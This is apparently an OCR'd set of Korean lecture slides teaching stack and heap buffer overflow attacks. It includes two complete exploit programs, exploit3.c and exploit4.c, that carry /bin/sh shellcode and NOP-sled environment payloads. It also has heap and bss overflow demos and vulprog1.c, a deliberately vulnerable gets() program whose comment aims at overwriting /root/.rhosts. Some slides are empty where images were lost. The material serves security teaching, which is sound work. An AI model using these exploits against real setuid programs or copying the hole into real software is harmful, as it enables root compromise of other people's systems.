
2.3 향상된 버퍼 오버플로우 공격 (1)

exploit3.c

```
#include <stdlib.h>
#define DEFAULT_OFFSET    0
#define DEFAULT_BUFFER_SIZE       512
#define NOP               0x90
char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0"
  "\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
  "\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}

void main(int argc, char *argv[]) {
  char *buff, *ptr;
  long *addr_ptr, addr;
  int offset=DEFAULT_OFFSET;
  int bsize=DEFAULT_BUFFER_SIZE;
  int i;

  if (argc > 1) bsize=atoi(argv[1]);
  if (argc > 2) offset=atoi(argv[2]);
  if (!(buff = malloc(bsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }
  addr = get_sp() - offset;
  printf("Using address:0x%x\n",addr);
  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;

  for (i = 0; i < bsize/2; i++)
    buff[i] = NOP;

  ptr = buff + ((bsize/2) -
          (strlen(shellcode)/2));
  for (i=0; i<strlen(shellcode);i++)
    *(ptr++) = shellcode[i];

  buff[bsize - 1] = '\0';
  memcpy(buff,"EGG=",4);
  putenv(buff);
  system("/bin/bash");
}
```


2.3 향상된 버퍼 오버플로우 공격 (2)

Buffer Overflow Technique




Q: Where is our code ?
A: Maybe...

2.3 향상된 버퍼 오버플로우 공격 (3)



2.3 향상된 버퍼 오버플로우 공격 (4)

too small buffer for shell-code




Q: Where is our code ?
A: Why don't you use the environment variables ?

2.3 향상된 버퍼 오버플로우 공격 (5)

exploit4.c

```
#include <stdlib.h>
#define DEFAULT_OFFSET    0
#define DEFAULT_BUFFER_SIZE       512
#define DEFAULT_EGG_SIZE  2048
#define NOP               0x90
char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0"
  "\x89\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
  "\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";
unsigned long get_esp(void) {
   __asm__("movl %esp,%eax");
}
void main(int argc, char *argv[]) {
  char *buff, *ptr, *egg;
  long *addr_ptr, addr;
  int offset=DEFAULT_OFFSET,
        bsize=DEFAULT_BUFFER_SIZE;
  int i, eggsize=DEFAULT_EGG_SIZE;

  if (!(buff = malloc(bsize))) {
   printf("Can't allocate memory.\n");
   exit(0);
  }
  if (!(egg = malloc(eggsize))) {
   printf("Can't allocate memory.\n");
   exit(0);
  }
  addr = get_esp() - offset;
  printf("Using address:0x%x\n",addr);

  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
          *(addr_ptr++) = addr;
  ptr = egg;
  for (i = 0; i < eggsize - strlen(shellcode) - 1; i++)
          *(ptr++) = NOP;
  for (i = 0; i < strlen(shellcode); i++)
          *(ptr++) = shellcode[i];

  buff[bsize - 1] = '\0';
  egg[eggsize - 1] = '\0';
  memcpy(egg,"EGG=",4);
  putenv(egg);
  memcpy(buff,"RET=",4);
  putenv(buff);
  system("/bin/bash");
}
```

2.3 향상된 버퍼 오버플로우 공격 (6)



3. 힙 오버플로우 공격

공격의 대상


- 주로 root 소유의 setuid 프로그램
- 힙 영역(or bss)에 할당된 인접한 버퍼 사용

공격의 원리

- 인접한 주소에 할당된(by such as malloc) 낮은 주소에 위치한 버퍼를 오버플로우시켜 데이터나 포인터를 변경함으로써 임의의 파일에 접근하거나 임의의 코드를 실행

공격의 절차

- the same as the stack-based overflow attack



*bss : block started by symbols

3.1 힙 오버플로우 공격의 원리 (1)

heapex1.c


```
/* demonstrates dynamic overflow in heap (initialized data) */
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#define BUFSIZE 16
#define OVERSIZE 8 /* overflow buf2 by OVERSIZE bytes */
int main()
{
   u_long diff;
   char *buf1 = (char *)malloc(BUFSIZE), *buf2 = (char *)malloc(BUFSIZE);

   diff = (u_long)buf2 - (u_long)buf1;
   printf("buf1 = %p, buf2 = %p, diff = 0x%x bytes\n", buf1, buf2, diff);
   memset(buf2, 'A', BUFSIZE-1), buf2[BUFSIZE-1] = '\0';
   printf("before overflow: buf2 = %s\n", buf2);
   memset(buf1, 'B', (u_int)(diff + OVERSIZE));
   printf("after overflow: buf2 = %s\n", buf2);
   return 0;
}
```

3.1 힙 오버플로우 공격의 원리 (2)

결과(heapex1.c)

```
[root@ns /root]# gcc -o heapex1 heapex1.c
[root@ns /root]# ./heapex1
buf1 = 0x8049770, buf2 = 0x8049788,
diff = 0x18 bytes
before overflow: buf2 = AAAAAAAAAAAAAAA
after overflow: buf2 = BBBBBBBBAAAAAAA
[root@ns /root]#
```

설명



3.1 힙 오버플로우 공격의 원리 (3)

heapex2.c


```
/* demonstrates static pointer overflow in bss (uninitialized data) */
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <errno.h>
#define BUFSIZE 16
#define ADDRLEN 4 /* # of bytes in an address */
int main()
{
   u_long diff;
   static char buf[BUFSIZE], *bufptr;
   bufptr = buf, diff = (u_long)&bufptr - (u_long)buf;
   printf("bufptr (%p) = %p, buf = %p, diff = 0x%x (%d) bytes\n",
          &bufptr, bufptr, buf, diff, diff);
   memset(buf, 'A', (u_int)(diff + ADDRLEN));
   printf("bufptr (%p) = %p, buf = %p, diff = 0x%x (%d) bytes\n",
          &bufptr, bufptr, buf, diff, diff);
   return 0;
}
```

3.2 힙 오버플로우 공격의 원리 (4)

결과(heapex2.c)

```
[root@ns /root]# gcc -o heapex2 heapex2.c
[root@ns /root]# ./heapex2
bufptr (0x80496e8) = 0x80496d8,
buf = 0x80496d8, diff = 0x10 (16) bytes

bufptr (0x80496e8) = 0x41414141,
buf = 0x80496d8, diff = 0x10 (16) bytes
[root@ns /root]#
```

설명



3.2 힙 오버플로우 공격의 이해 (1)

vulprog1.c

```
/*
 * This is a typical vulnerable program.  It will
 * store user input in a temporary file.
 *
 * Compile as: gcc -o vulprog1 vulprog1.c
 */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <errno.h>

#define ERROR -1
#define BUFSIZE 16

/*
 * Run this vulprog as root or change the
 * "vulfile" to something else.
 * Otherwise, even if the exploit works, it won't
 * have permission to
 * overwrite /root/.rhosts (the default "example").
 */
```

```
int main(int argc, char **argv)   {
    FILE *tmpfd;
    static char buf[BUFSIZE], *tmpfile;

    if (argc <= 1)     {
      fprintf(stderr, "Usage: %s <garbage>\n",
              argv[0]);
      exit(ERROR);
    }
    tmpfile = "/tmp/vulprog.tmp";
    printf("before: tmpfile = %s\n", tmpfile);
    printf("Enter one line of data to put in %s: ",
              tmpfile);
    gets(buf);
    printf("\nafter: tmpfile = %s\n", tmpfile);
    tmpfd = fopen(tmpfile, "w");
    if (tmpfd == NULL)     {
      fprintf(stderr, "error opening %s: %s\n",
              tmpfile,  strerror(errno));
      exit(ERROR);
    }
    fputs(buf, tmpfd);
    fclose(tmpfd);
}
```

